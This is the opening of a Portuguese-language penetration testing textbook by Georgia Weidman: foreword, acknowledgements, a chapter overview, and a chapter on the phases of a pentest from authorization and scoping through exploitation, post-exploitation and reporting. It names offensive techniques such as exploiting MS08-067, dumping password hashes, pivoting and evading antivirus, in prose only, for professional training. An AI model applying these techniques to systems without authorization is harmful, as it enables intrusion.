Testes de Invasão

Uma introdução prática ao hacking

Georgia Weidman

Apresentação por Peter Van Eeckhoutte

no starch press

Testes de Invasão

Uma introdução prática ao hacking

Testes de Invasão

Uma introdução prática ao hacking

Georgia Weidman

Novatec

Editor: Rubens Prates
Tradução: Lúcia A. Kinoshita
Revisão gramatical: Marta Almeida de Sá
Editoração eletrônica: Carolina Kuwabata

ISBN: 978-85-7522-558-5

Histórico de edições impressas:

Outubro/2016	Terceira reimpressão
Janeiro/2016	Segunda reimpressão
Abril/2015	Primeira reimpressão
Outubro/2014	Primeira edição

Novatec Editora Ltda.
Rua Luís Antônio dos Santos 110
02460-000 – São Paulo, SP – Brasil
Tel.: +55 11 2959-6529
E-mail: novatec@novatec.com.br
Site: www.novatec.com.br
Twitter: twitter.com/novateceditora
Facebook: facebook.com/novatec
LinkedIn: linkedin.com/in/novatec

Em memória de Jess Hilden.

Sumário

Sobre a autora

© Fotografia de Tommy Phillips

Georgia Weidman é pentester e pesquisadora, bem como fundadora do Bulb Security, uma empresa de consultoria na área de segurança. Faz apresentações em conferências pelo mundo todo, incluindo o Black Hat, o ShmooCon e o DerbyCon, além de dar aulas sobre assuntos como testes de invasão, hacking de dispositivos móveis e desenvolvimento de exploits. Seu trabalho em segurança de dispositivos móveis vem sendo publicado e apresentado na TV internacionalmente. Ela recebeu fundos do Cyber Fast Track da DARPA para continuar seus trabalhos na área de segurança de dispositivos móveis.

Apresentação

Conheci Georgia Weidman em uma conferência há quase dois anos. Intrigado por aquilo que ela estava fazendo na área de segurança de dispositivos móveis, comecei a acompanhar o seu trabalho. Em todas as conferências de que participei desde então, encontrei Georgia e a vi compartilhando seus conhecimentos e suas ideias sobre segurança de dispositivos móveis e o seu Smartphone Pentesting Framework, de maneira apaixonada.

Com efeito, a segurança de dispositivos móveis é somente um dos trabalhos de Georgia. Ela realiza testes de invasão como meio de vida: Georgia viaja pelo mundo para ministrar cursos de testes de invasão, do Metasploit Framework e de segurança de dispositivos móveis, além de apresentar ideias novas e inovadoras em conferências sobre como avaliar a segurança de dispositivos móveis.

Georgia não mede esforços para se aprofundar em assuntos mais avançados e trabalhar arduamente para conhecer novidades. Foi aluna de meu Exploit Development Bootcamp (bastante desafiador), e posso garantir que ela se saiu muito bem durante todas as aulas. Georgia é uma verdadeira hacker – sempre disposta a compartilhar suas descobertas e seu conhecimento com nossa grande comunidade de segurança de informações – e, quando ela me pediu para escrever o prefácio deste livro, me senti bastante privilegiado e honrado.

Como Chief Information Security Officer (diretor de segurança da informação), uma parte significativa de meu trabalho gira em torno do design, da implementação e da administração de um programa de segurança de informações. O gerenciamento de riscos é um aspecto muito importante do programa porque permite que uma empresa faça avaliações de sua postura atual e a entenda melhor no que diz respeito aos riscos. Isso também permite que uma empresa defina prioridades e implemente medidas para reduzir os riscos a um nível aceitável, de acordo com as atividades do negócio principal da empresa, sua missão, sua visão e os requisitos legais.

Identificar todos os processos críticos do negócio, os dados e os fluxos de dados dentro de uma empresa constitui um dos primeiros passos do gerenciamento de riscos. Esse passo inclui a compilação de um inventário detalhado de todos os sistemas de TI (equipamentos, redes, aplicações, interfaces e assim por diante) que dão suporte aos processos críticos do negócio e aos dados da empresa do ponto de vista de TI. A tarefa consome tempo e é muito fácil esquecer-se de determinados sistemas que, à primeira vista, não parecem estar diretamente relacionados ao suporte dos processos e dos dados cruciais do negócio, mas que, apesar disso, são críticos porque outros sistemas dependem deles. Esse inventário é extremamente importante e representa o ponto de partida perfeito para um exercício de avaliação de riscos.

Um dos objetivos de um programa de segurança da informação é definir o que é necessário para preservar o nível desejado de confidencialidade, integridade e disponibilidade dos sistemas de TI e dos dados de uma empresa. Os donos de processos de negócios devem ser capazes de definir suas metas, e o nosso trabalho como profissionais da área de segurança da informação consiste em implementar medidas que garantam que essas metas serão atingidas e testar a eficiência dessas medidas.

Há algumas maneiras de determinar os verdadeiros riscos à confidencialidade, integridade e disponibilidade dos sistemas de uma empresa. Uma delas é realizar uma avaliação técnica para verificar o nível de dificuldade que teria um adversário em comprometer o nível desejado de confidencialidade, quebrar a integridade dos sistemas e interferir em sua disponibilidade, seja atacando-os diretamente ou atacando os usuários que tenham acesso a esses sistemas.

É nesse ponto que um pentester (hacker ético, ou seja lá o nome que você queira lhe dar) entra em cena. Ao combinar o conhecimento sobre como os sistemas são projetados, criados e mantidos com um conjunto de habilidades que inclui a descoberta de maneiras criativas de se desviar dos sistemas de defesa, um bom pentester é fundamental para identificar e demonstrar a solidez da postura de uma empresa no que diz respeito à segurança de informações.

Se quiser se tornar um pentester ou se você for um administrador de sistemas ou de rede que queira saber mais a respeito de como testar a segurança de seus sistemas, este livro é perfeito para você. Você conhecerá algumas das fases mais técnicas de um teste de invasão, começando pelo processo inicial de coleta de informações. Prosseguirá com explicações sobre como explorar redes e aplicações vulneráveis à medida que mergulhar mais fundo na rede para determinar o nível de danos que pode ser causado.

Este livro é único porque não é somente uma compilação de ferramentas, com uma discussão sobre as opções disponíveis. Ele adota uma abordagem bem prática, desenvolvida em torno de um laboratório – um conjunto de máquinas virtuais com aplicações vulneráveis – para que você possa experimentar várias técnicas de testes de invasão de forma segura, usando ferramentas gratuitas, publicamente disponíveis.

Cada capítulo tem início com uma introdução e contém um ou mais exercícios práticos que permitirão entender melhor de que modo as vulnerabilidades podem ser descobertas e exploradas. Você encontrará dicas e truques úteis fornecidos por uma pentester profissional e experiente, cenários da vida real, técnicas comprovadas e casos ocorridos em testes de invasão reais.

Livros inteiros podem ser escritos (e foram) sobre os assuntos discutidos em cada capítulo, e este livro não reivindica ser a Wikipedia dos testes de invasão. Apesar disso, a obra certamente oferece mais do que uma introdução à grande variedade de ataques que podem ser realizados para avaliar a postura de um alvo em relação à segurança. Graças à sua abordagem orientada e prática, você aprenderá a usar o Metasploit Framework para explorar aplicações vulneráveis e a usar uma única brecha nas defesas de um sistema para passar por todas as proteções perimetrais, mergulhar mais fundo na rede e apropriar-se de dados dos sistemas-alvo. Você aprenderá a desviar-se de programas antivírus e a realizar ataques eficientes de engenharia social por meio de ferramentas como o Social-Engineer Toolkit. Verá como é fácil invadir uma rede Wi-Fi corporativa e aprenderá a usar o Smartphone Pentest Framework de Georgia para avaliar o quanto uma política de empresa que dê permissão para trazer o seu próprio dispositivo (ou a ausência dela) pode ser prejudicial. Cada capítulo foi projetado para despertar o seu interesse nos testes de invasão e para fornecer ideias em primeira mão a respeito do que se passa na mente de um pentester.

Espero que este livro desperte a sua criatividade e o seu desejo de se aprofundar em determinadas áreas, trabalhar com mais afinco, aprender mais, fazer suas próprias pesquisas e compartilhar o seu conhecimento com a comunidade. À medida que a tecnologia se desenvolve, os ambientes mudam e as empresas contam cada vez mais com a tecnologia para dar suporte às atividades principais de seu negócio, aumenta a necessidade de termos pentesters inteligentes. Você é o futuro dessa comunidade e do mercado de segurança de informações.

Boa sorte ao dar seus primeiros passos no empolgante mundo dos testes de invasão. Tenho certeza de que você irá gostar deste livro!

Peter "corelanc0d3r" Van Eeckhoutte, Fundador da Corelan Team

Agradecimentos

Quero agradecer muito às seguintes pessoas e organizações (em nenhuma ordem em particular):

Aos meus pais, que sempre apoiaram os empreendimentos em minha carreira – isso incluiu efetuar o pagamento para que eu fosse à minha primeira conferência e obtivesse minhas primeiras certificações quando eu ainda era uma estudante universitária sem dinheiro.

Ao Collegiate Cyber Defense Competition, particularmente ao Red Team da região do Atlântico central, por ter me ajudado a descobrir o que eu queria fazer da minha vida.

Ao ShmooCon, por ter aceito a minha primeira palestra e também por ter sido a primeira conferência da qual participei.

A Peiter "Mudge" Zatko e a todos os envolvidos no programa Cyber Fast Track da DARPA, por terem me dado a oportunidade de fundar minha própria empresa e criar o Smartphone Pentest Framework.

A James Siegel, por ser meu amuleto de sorte e garantir que eu chegue a tempo no palco nos eventos.

A Rob Fuller, por ter reservado tempo para vir à James Madison University e visitar a equipe da CCDC após a competição. Naquele dia, eu decidi fazer carreira em segurança da informação.

A John Fulmer, por ter me ajudado com os detalhes de criptografia no capítulo sobre wireless.

A Rachel Russell e a Micheal Cottingham, por terem sido meus primeiros colegas em segurança da informação.

A Jason e Rachel Oliver, pela revisão técnica e de conteúdo, e também por terem criado um olhar esfumaçado perfeito para o ShmooCon e o Black Hat.

A Joe McCray, meu irmão na área de segurança da informação, por ser meu mentor à medida que aprendo a navegar nos negócios dessa área.

A Leonard Chin, por ter me proporcionado a primeira grande experiência em conferências internacionais e pela confiança em se tornar um instrutor para conferências.

A Brian Carty, por ter me ajudado a criar meu laboratório online.

A Tom Bruch, por ter me deixado morar em sua casa quando eu não tinha emprego e ainda não havia recebido o meu dinheiro da DARPA.

A Dave Kennedy, por ter me colocado em contato com diversas oportunidades ótimas.

A Grecs, por me ajudar a fazer propaganda de minhas aulas em seu site.

A Raphael Mudge, por ter me colocado em contato com o programa Cyber Fast Track da DARPA e com várias outras oportunidades excelentes.

A Peter Hesse e Gene Meltser, por terem me forçado a ter coragem de prosseguir nas encruzilhadas cruciais de minha carreira.

A Jayson Street, por ser um comensal mais exigente do que eu, de modo que quase pareço normal nos jantares aos palestrantes em países estrangeiros. Você é a melhor pessoa do mundo.

A Ian Amit, por ter me recomendado para ótimas oportunidades de fazer palestras quando eu estava apenas começando.

A Martin Bos, por ser incrível. Você sabe o que eu quero dizer.

A Jason Kent, por todos aqueles upgrades globais de primeira e pelas tautologias maravilhosas para definições, algumas das quais aparecem aqui.

Aos meus professores da James Madison University, particularmente a Samuel T. Redwine – vocês me inspiraram mais do que jamais possam imaginar.

Às pessoas da No Starch Press, por sua ajuda e pelo apoio no desenvolvimento deste livro, incluindo Alison Law, Tyler Ortman e KC Crowell. Agradecimentos especiais ao meu editor e publisher da No Starch, Bill Pollock.

Introdução

Decidi escrever este livro porque era o tipo de livro que eu gostaria de ter tido quando estava começando na área de segurança da informação. Embora, certamente, haja mais sites informativos por aí hoje do que havia quando comecei na área, ainda acho difícil para um iniciante saber o que ele deve ler primeiro e onde obter as habilidades esperadas como pré-requisito. De modo semelhante, há muitos livros no mercado – vários livros ótimos sobre assuntos avançados, que exigem um pouco de conhecimento anterior, e diversos livros bons voltados aos iniciantes, que abordam um volume significativo de teoria. No entanto não encontrei nada que diga tudo o que eu gostaria de dizer a um aspirante a pentester que me envie um email à procura de um ponto de partida na área de segurança da informação.

Em minha carreira no ensino, meu curso predileto sempre foi o de Introdução aos testes de invasão. Os alunos sempre têm sede de conhecimento e é muito divertido estar por perto nesse momento. Desse modo, quando fui abordada pela No Starch Press para escrever um livro, este foi o livro que propus. Quando ele foi anunciado, muitas pessoas supunham que eu estava escrevendo um livro sobre segurança de dispositivos móveis, porém, embora eu considerasse isso, achei que uma introdução aos testes de invasão exerceria um impacto maior sobre o público-alvo que eu mais gostaria de atingir.

Nota de agradecimento

Um livro como este não teria sido possível sem vários anos de trabalho dedicado da parte da comunidade de segurança da informação. As ferramentas e técnicas discutidas ao longo deste livro são algumas das quais meus colegas e eu usamos regularmente nos trabalhos, e elas foram desenvolvidas por meio dos esforços combinados de pentesters e de outros especialistas em segurança de todo o mundo. Contribuí com alguns desses projetos de código aberto (como o Mona.py, que usaremos nos capítulos de desenvolvimento de exploits), e espero que este livro lhe inspire a fazer o mesmo.

Gostaria de aproveitar esta oportunidade para agradecer a Offensive Security por criar e manter a distribuição do Kali Linux para testes de invasão, amplamente usada em campo e ao longo deste livro. Muitos agradecimentos também vão para os principais desenvolvedores do Metasploit Framework, bem como às inúmeras pessoas que contribuem com a comunidade. Agradeço também a todos os pentesters e aos pesquisadores que compartilharam seus conhecimentos, as descobertas e as técnicas com a comunidade para que pudéssemos usá-los a fim de avaliar a postura de nossos clientes quanto à segurança com mais eficiência, e para que professores como eu pudessem utilizá-los junto a nossos alunos.

Agradeço também aos criadores de ótimos livros, de postagens de blog, de cursos e assim por diante, que me ajudaram a atingir a meta de me tornar uma pentester profissional. Agora espero poder compartilhar o conhecimento adquirido com outros aspirantes a pentesters.

Você encontrará uma lista de recursos adicionais (incluindo cursos e blogs) no final deste livro. Esses são alguns dos recursos que considerei úteis em minha própria jornada na área de segurança da informação, e incentivo você a usá-los para aprender mais sobre os vários assuntos relacionados aos testes de invasão discutidos neste livro. Espero que você desfrute de sua jornada tanto quanto eu desfrutei da minha.

Sobre este livro

Para trabalhar com este livro, você deverá saber como instalar softwares em seu computador. Só isso. Não é preciso ser um especialista em Linux nem conhecer os detalhes a respeito de como funcionam os protocolos de rede. Quando você se deparar com um assunto com o qual não esteja familiarizado, sugiro que você faça pesquisas adicionais que vão além das minhas explicações, caso seja necessário – porém descreveremos, passo a passo, todas as ferramentas e técnicas que possam ser novidade para você, começando pela linha de comando do Linux. Quando comecei a trabalhar com segurança de informações, o máximo que eu havia feito em relação a hacking foi fazer o menu Start (Iniciar) do Windows XP anterior ao SP2 apresentar *Georgia* no lugar de *Start*. E eu tinha muito orgulho de mim mesma na época.

Então fui para o Collegiate Cyber Defense Competition e todos os membros da Red Team estavam usando a linha de comando em alta velocidade, fazendo janelas pop-up aparecerem em meu desktop, estando do outro lado de uma sala lotada de pessoas. Tudo o que eu sabia era que eu queria ser igual a eles. Houve

muito trabalho árduo entre aquela época e o presente momento, e haverá muito mais trabalho árduo na medida em que me empenho em alcançar o nível mais alto em segurança de informações. Espero somente que, com este livro, eu possa inspirar mais pessoas a seguirem o mesmo caminho.

Parte I: Definições básicas

No capítulo 0, começaremos com algumas definições básicas das expressões usadas em testes de invasão. No capítulo 1, montaremos nosso pequeno laboratório de treinamento, que usaremos para trabalhar com os exercícios presentes neste livro. Em vários livros, é possível simplesmente fazer o download de alguns programas em sua plataforma existente, porém, para simular um teste de invasão, nossa abordagem é um pouco mais sofisticada. Recomendo que você reserve tempo para configurar o seu laboratório e trabalhe com os exemplos práticos junto comigo. Embora este livro possa servir como uma referência e para relembrar assuntos quando estiver em campo, acredito que seja melhor, inicialmente, colocar suas habilidades de testes de invasão em prática em casa.

No capítulo 2, começaremos com o básico sobre o uso dos sistemas operacionais Kali Linux e Linux em geral. A seguir, o capítulo 3 aborda os fundamentos da programação. Alguns leitores podem já ter um conhecimento prático nessas áreas e poderão pular essa parte. Quando comecei a trabalhar nessa área, eu tinha um pouco de experiência com programação C e Java, porém não tinha nenhum conhecimento anterior em criação de scripts e não tinha praticamente nenhum conhecimento anterior de Linux – um conjunto de habilidades que é pressuposto pela maioria dos tutoriais sobre hacking que encontrei. Desse modo, disponibilizei aqui um texto introdutório. Se esses assuntos forem novidade para você, por favor, continue seus estudos além deste livro. Os sistemas operacionais baseados em Linux estão se tornando mais e mais dominantes como plataformas para dispositivos móveis e web services, portanto habilidades nessa área serão vantajosas, mesmo que você não siga uma carreira em segurança da informação. Da mesma maneira, saber como criar scripts para tarefas comuns pode facilitar a sua vida, independentemente de sua carreira.

No capítulo 4, daremos uma olhada no básico sobre o uso do Metasploit, uma ferramenta da qual iremos tirar vantagem ao longo deste livro. Iremos aprender também a realizar diversas tarefas sem o Metasploit, apesar de ele ser uma ferramenta obrigatória para muitos pentesters no campo e estar evoluindo constantemente para incluir as ameaças e técnicas mais recentes.

Parte II: Avaliações

A seguir, começaremos a trabalhar com um teste de invasão simulado. No capítulo 5, daremos início ao fazer a coleta de dados relacionados ao nosso alvo – tanto pesquisando livremente as informações disponíveis online quanto envolvendo nossos sistemas-alvo. Então começaremos a procurar vulnerabilidades por meio de uma combinação de consultas aos sistemas e de pesquisas no capítulo 6. No capítulo 7, daremos uma olhada nas técnicas usadas para capturar o tráfego que possa incluir dados críticos.

Parte III: Ataques

A seguir, no capítulo 8, daremos uma olhada na exploração de vulnerabilidades encontradas na rede, usando uma variedade de ferramentas e técnicas que incluem o Metasploit e a exploração exclusivamente manual. Então daremos uma olhada nos métodos para atacar aquilo que normalmente é o elo mais fraco na segurança de uma rede – o gerenciamento de senhas – no capítulo 9.

Em seguida, veremos algumas técnicas mais avançadas de exploração de falhas. Nem todas as vulnerabilidades estão em um serviço que esteja esperando dados na rede. Os navegadores web, os leitores de PDF, o Java, o Microsoft Office – todos já estiveram sujeitos a problemas de segurança. Enquanto os clientes trabalham arduamente para garantir a segurança de suas redes, atacar softwares do lado do cliente pode ser a chave para conseguir fincar o pé em uma rede. Daremos uma olhada em como tirar vantagem dos ataques do lado do cliente no capítulo 10. No capítulo 11, combinaremos ataques do lado do cliente com a engenharia social, ou seja, o ataque ao elemento humano – a parte do ambiente que não pode ser corrigida com patches. Afinal de contas, com ataques do lado do cliente, o software em questão deve abrir algum tipo de arquivo malicioso, portanto devemos convencer o usuário a nos ajudar. No capítulo 12, daremos uma olhada em alguns métodos para desviar de software antivírus, pois muitos de seus clientes os terão instalados. Se tiver privilégios elevados o suficiente em um sistema, você poderá simplesmente desabilitar programas antivírus, porém uma solução melhor será passar pelos programas antivírus sem ser detectado, o que pode ser feito mesmo que você salve programas maliciosos no disco rígido.

No capítulo 13, passaremos para a próxima fase de nosso teste de invasão, a pós-exploração de falhas. Alguns dizem que o teste de invasão realmente começa após a exploração de falhas. É nesse ponto que você tira vantagem de seu acesso para descobrir sistemas adicionais a serem atacados, informações críticas a serem roubadas e assim por diante. Se prosseguir em seus estudos sobre testes de invasão,

você gastará bastante tempo trabalhando com as melhores e mais recentes técnicas de pós-exploração de falhas.

Depois da pós-exploração, discutiremos algumas habilidades adicionais necessárias para ser um pentester completo. Daremos uma olhada rápida na avaliação da segurança de aplicações web personalizadas no capítulo 14. Atualmente, todos têm um site, portanto essa é uma boa habilidade a ser cultivada. A seguir, daremos uma olhada na avaliação de segurança de redes wireless no capítulo 15, conhecendo os métodos para quebrar sistemas criptográficos comumente implantados.

Parte IV: Desenvolvimento de exploits

Os capítulos 16, 17, 18 e 19 discutem o básico sobre a criação de seus próprios exploits. Daremos uma olhada na descoberta de vulnerabilidades, em sua exploração por meio de técnicas comuns e até mesmo na criação de seu próprio módulo do Metasploit. Até esses capítulos, contaremos com ferramentas e exploits disponíveis publicamente para muitos de nossos exercícios. À medida que avançar na área de segurança da informação, você pode querer descobrir bugs novos (chamados de zero-days) e relatá-los aos fornecedores para receber uma possível recompensa. Você pode então disponibilizar um exploit público e/ou um módulo do Metasploit para ajudar outros pentesters a testarem os ambientes de seus clientes no que diz respeito ao problema identificado por você.

Parte V: Hacking de dispositivos móveis

Por fim, no capítulo 20, concluiremos com uma área relativamente nova dos testes de invasão – a avaliação de segurança de dispositivos móveis. Daremos uma olhada em minha própria ferramenta, o Smartphone Pentest Framework. Quem sabe, depois de ter domínio sobre as habilidades apresentadas neste livro, você possa se empenhar em desenvolver e disponibilizar uma ferramenta de segurança criada por você mesmo.

É claro que este livro não inclui toda e qualquer faceta da área de segurança de informações, nem inclui todas as ferramentas e técnicas existentes. Se o fizesse, o livro teria exigido muito mais tempo e teria sido publicado muito tempo depois, e eu preciso voltar para as minhas pesquisas. Então aqui está ele: uma introdução prática ao hacking. É uma honra estar com você neste passo importante de sua jornada em segurança da informação. Espero que você aprenda bastante com este livro e que ele o inspire a continuar os seus estudos e a se tornar um membro ativo desse campo empolgante e em rápido desenvolvimento.

CAPÍTULO 0

Introdução aos testes de invasão

Testes de invasão ou *pentesting* (não confundir com testes de caneta esferográfica ou de canetas-tinteiro) envolvem a simulação de ataques reais para avaliar os riscos associados a potenciais brechas de segurança. Em um teste de invasão (em oposição a uma avaliação de vulnerabilidades), os pentesters não só identificam vulnerabilidades que poderiam ser usadas pelos invasores, mas também exploram essas vulnerabilidades, sempre que possível, para avaliar o que os invasores poderiam obter após uma exploração bem-sucedida das falhas.

De tempos em tempos, surge uma história nos noticiários sobre uma empresa de grande porte que foi alvo de um ciberataque. Com mais frequência do que se espera, os invasores não usam a última e mais recente vulnerabilidade zero-day (uma vulnerabilidade que ainda não foi corrigida pelos fornecedores de software). Empresas de grande porte, com orçamentos consideráveis em segurança, tornam-se vítimas de vulnerabilidades de injeção de SQL em seus sites, de ataques de engenharia social contra seus funcionários, de senhas fracas em serviços disponíveis pela Internet e assim por diante. Em outras palavras, as empresas estão perdendo dados proprietários e expondo detalhes pessoais de seus clientes em consequência de brechas de segurança que poderiam ter sido corrigidas. Em um teste de invasão, descobrimos esses problemas antes que um invasor o faça e fornecemos recomendações sobre como corrigi-los e evitar vulnerabilidades futuras.

O escopo de seus testes de invasão irá variar de cliente para cliente, assim como ocorrerá com suas tarefas. Alguns clientes terão uma postura excelente quanto à segurança, enquanto outros terão vulnerabilidades que permitiriam aos invasores violar o perímetro e obter acesso aos sistemas internos.

Você também poderá ser responsável pela avaliação de uma ou mais aplicações web personalizadas. Poderá realizar ataques de engenharia social e do lado do cliente para obter acesso à sua rede interna. Alguns testes de invasão exigirão que

você atue como alguém de dentro – um funcionário malicioso ou um invasor que já tenha violado o perímetro – à medida que realizar um *teste de invasão interno*. Alguns clientes exigirão um *teste de invasão externo*, em que você simulará um ataque por meio da Internet. E alguns clientes podem querer que você avalie a segurança das redes wireless de seus escritórios. Em alguns casos, você poderá até mesmo efetuar uma auditoria nos controles de segurança físicos de um cliente.

Fases de um teste de invasão

Os testes de invasão têm início com a fase de *preparação* (pre-engagement), que envolve conversar com o cliente a respeito de seus objetivos para o teste de invasão, o mapeamento do escopo (a extensão e os parâmetros do teste) e assim por diante. Quando o pentester e o cliente chegarem a um acordo sobre o escopo, a formatação do relatório e outros assuntos, o teste de invasão propriamente dito terá início.

Na fase de *coleta de informações* (information-gathering), o pentester procura informações disponíveis publicamente sobre o cliente e identifica maneiras em potencial de conectar-se com seus sistemas. Na fase de *modelagem das ameaças* (threat-modeling), o pentester usa essas informações para determinar o valor de cada descoberta e o impacto sobre o cliente caso a descoberta permita que alguém invada um sistema. Essa avaliação permite ao pentester desenvolver um plano de ação e métodos de ataque.

Antes que o pentester possa começar a atacar os sistemas, ele realiza uma *análise de vulnerabilidades* (vulnerability analysis). Nessa fase, o pentester procura descobrir vulnerabilidades nos sistemas que poderão ser exploradas na fase de *exploração de falhas* (exploitation). Um exploit bem-sucedido pode conduzir a uma fase de *pós-exploração de falhas* (post-exploitation), em que se tira vantagem do resultado da exploração de falhas, de modo a descobrir informações adicionais, obter dados críticos, acessar outros sistemas e assim por diante.

Por fim, na fase de *geração de relatórios* (reporting), o pentester sintetiza as descobertas tanto para os profissionais executivos quanto para os técnicos.

NOTA Para obter mais informações sobre testes de invasão, um bom local para começar é o Penetration Testing Execution Standard (PTES) em *http://www.pentest-standard.org/*.

Preparação

Antes que o teste de invasão comece, os pentesters realizam interações preparatórias com o cliente para verificar se todos estão em sintonia em relação ao teste de invasão. A falha de comunicação entre um pentester e um cliente que espera uma análise simples de vulnerabilidade pode levar a uma situação complicada porque os testes de invasão são muito mais intrusivos.

A fase de preparação é aquela em que você deve reservar tempo para entender os objetivos de negócio de seu cliente no que diz respeito ao teste de invasão. Se esse é o primeiro teste de invasão deles, o que os levou a procurar um pentester? Quais as exposições que eles mais temem? Eles têm algum dispositivo frágil com o qual você deverá ter cuidado ao efetuar os testes? (Já vi de tudo, desde moinhos de vento a dispositivos hospitalares ligados a pacientes nas redes.)

Faça perguntas sobre os negócios de seu cliente. O que é mais importante para eles? Por exemplo, para um grande site de vendas online, horas de downtime podem significar milhares de dólares de receita perdidos. Para um banco local, sites de Internet banking que fiquem fora do ar durante algumas horas podem irritar alguns clientes, mas esse downtime não seria, nem de perto, tão devastador quanto o comprometimento de um banco de dados de cartões de crédito. Para um fornecedor de sistemas de segurança de informações, ter sua página inicial infestada de mensagens grosseiras de invasores poderia levar a danos em sua reputação, o que poderia se transformar em uma bola de neve e resultar em grandes perdas de receita.

Outros itens importantes a serem discutidos e em relação aos quais é preciso chegar a um acordo durante a fase de preparação do teste de invasão incluem o seguinte:

Escopo

Quais endereços IP ou hosts estão incluídos no escopo e quais não estão? Que tipo de ação o cliente permitirá que você realize? Você tem permissão para usar exploits e desativar potencialmente um serviço, ou deve limitar a avaliação a simplesmente detectar possíveis vulnerabilidades? O cliente compreende que mesmo um scan simples de portas pode desativar um servidor ou um roteador? Você tem permissão para realizar ataques de engenharia social?

Janela de testes

O cliente pode querer que você realize testes somente durante horários específicos ou em determinados dias.

Informações de contato

Quem você deve contatar caso descubra algo sério? O cliente espera que você entre em contato com alguém 24 horas por dia? Eles preferem que você use criptografia nos emails?

Cartão para "sair da cadeia livremente"

Certifique-se de que você tenha autorização para realizar um teste de invasão no alvo. Se um alvo não pertence à empresa (por exemplo, porque ele está sendo hospedado por um terceiro), não se esqueça de verificar se o cliente tem aprovação formal do terceiro para realizar o teste de invasão. Independentemente disso, certifique-se de que o seu contrato inclua uma cláusula que limite a sua responsabilidade nos casos em que algo inesperado aconteça, e obtenha permissão por escrito para realizar o teste.

Termos de pagamento

Como e quando você será pago e qual é o valor?

Por fim, inclua uma cláusula para um acordo de confidencialidade em seu contrato. Os clientes apreciarão o seu comprometimento por escrito para manter o teste de invasão e qualquer descoberta confidenciais.

Coleta de informações

A seguir, temos a fase de coleta de informações. Durante essa fase, você analisará livremente as fontes de informação disponíveis, um processo conhecido como coleta de *OSINT* (Open Source Intelligence, ou dados de fontes abertas). Você também começará a usar ferramentas como scanners de porta para ter uma ideia de quais sistemas estão presentes na Internet ou na rede interna, bem como quais softwares estão executando. Exploraremos a coleta de informações com mais detalhes no capítulo 5.

Modelagem das ameaças

De acordo com o conhecimento obtido na fase de coleta de informações, prosseguiremos para a modelagem das ameaças. Nesse ponto, pensaremos como os invasores e desenvolveremos planos de ataque de acordo com as informações coletadas. Por exemplo, se o cliente desenvolver um software proprietário, um invasor poderá devastar a empresa ao obter acesso aos seus sistemas de desenvolvimento internos, em que o código-fonte é desenvolvido e testado, e vender os segredos comerciais da empresa a um concorrente. De acordo com os dados encontrados durante a fase de coleta de informações, desenvolveremos estratégias para invadir os sistemas de um cliente.

Análise de vulnerabilidades

A seguir, os pentesters começam a descobrir ativamente as vulnerabilidades a fim de determinar até que ponto suas estratégias de exploração de falhas poderão ser bem-sucedidas. Os exploits que falharem poderão desativar serviços, disparar alertas de detecção de invasão e arruinar suas chances de efetuar uma exploração de falhas bem-sucedida. Com frequência, durante essa fase, os pentesters executam scanners de vulnerabilidades, que usam bancos de dados de vulnerabilidades e uma série de verificações ativas para obter um palpite melhor a respeito de quais vulnerabilidades estão presentes no sistema de um cliente. Entretanto, embora os scanners de vulnerabilidade sejam ferramentas eficazes, elas não podem substituir totalmente o raciocínio crítico, portanto realizamos também análises manuais e verificamos os resultados por conta própria nessa fase. Iremos explorar várias ferramentas e técnicas de identificação de vulnerabilidades no capítulo 6.

Exploração de falhas

Agora vamos à parte divertida: a exploração de falhas. Neste ponto, executamos exploits contra as vulnerabilidades descobertas (às vezes, usando uma ferramenta como o Metasploit) em uma tentativa de acessar os sistemas de um cliente. Como você verá, algumas vulnerabilidades serão muito fáceis de ser exploradas, por exemplo, fazer login com senhas default. Daremos uma olhada na exploração de falhas no capítulo 8.

Pós-exploração de falhas

Alguns dizem que os testes de invasão realmente começam somente após a exploração de falhas, na fase de pós-exploração. Você conseguiu entrar no sistema, mas o que essa invasão realmente significa para o cliente? Se você invadir um sistema legado, sem patches (correções), que não faça parte de um domínio ou que não esteja ligado a alvos muito valiosos, e esse sistema não contiver nenhuma informação que interesse a um invasor, o risco dessa vulnerabilidade será significativamente menor do que se você pudesse explorar um controlador de domínio ou um sistema de desenvolvimento de um cliente.

Durante a fase de pós-exploração de falhas, reunimos informações sobre o sistema invadido, procuramos arquivos interessantes, tentamos elevar o nível de nossos privilégios quando necessário e assim por diante. Por exemplo, podemos fazer um dump das hashes de senha para ver se podemos revertê-las ou usá-las para acessar sistemas adicionais. Também podemos tentar usar o computador explorado para atacar sistemas que não estavam anteriormente disponíveis a nós se efetuarmos um *pivoteamento* para esses sistemas. Daremos uma olhada na pós-exploração de falhas no capítulo 13.

Geração de relatórios

A última fase do teste de invasão é a geração de relatórios. É nessa fase que informamos as nossas descobertas ao cliente de maneira significativa. Dizemos o que eles estão fazendo corretamente, os pontos em que devem melhorar sua postura quanto à segurança, como você conseguiu invadir, o que você descobriu, como corrigir os problemas e assim por diante.

Escrever um bom relatório de teste de invasão é uma arte que exige prática para dominar. Será necessário informar as suas descobertas de forma clara a todos, da equipe de TI responsável pela correção das vulnerabilidades até a alta gerência que aprova as alterações junto aos auditores externos. Por exemplo, se alguém que não seja da área técnica ler algo como "Então usei o MS08-067 para obter um shell", essa pessoa poderá pensar "Você quer dizer shell, como na marca do combustível?". Uma maneira melhor de transmitir esse raciocínio seria mencionar os dados privados que você foi capaz de acessar ou de alterar. Uma afirmação como "Fui capaz de ler o seu email" irá gerar repercussões em quase todos.

O relatório do teste de invasão deve incluir tanto um sumário executivo quanto um relatório técnico, conforme será discutido nas seções a seguir.

Sumário executivo

O sumário executivo descreve os objetivos do teste e oferece uma visão geral das descobertas. O público-alvo que se pretende atingir são os executivos responsáveis pelo programa de segurança. Seu sumário executivo deve incluir o seguinte:

- **Histórico** – Uma descrição do propósito do teste e definições de qualquer termo que possa não ser familiar aos executivos, por exemplo, *vulnerabilidade* e *medidas de prevenção*.
- **Postura geral** – Uma visão geral da eficiência do teste, os problemas encontrados (por exemplo, a exploração da vulnerabilidade MS08-067 da Microsoft) e problemas gerais que causam vulnerabilidades, como a ausência de gerenciamento de patches.
- **Perfil do risco** – Uma classificação geral da postura da empresa quanto à segurança, quando comparada com organizações semelhantes, com medidas como alto, moderado ou baixo. Você também deve incluir uma explicação sobre a classificação.
- **Descobertas gerais** – Uma sinopse geral dos problemas identificados, juntamente com estatísticas e métricas sobre a eficiência de qualquer medida de prevenção implantada.
- **Resumo das recomendações** – Uma visão geral das tarefas necessárias para corrigir os problemas descobertos no teste de invasão.
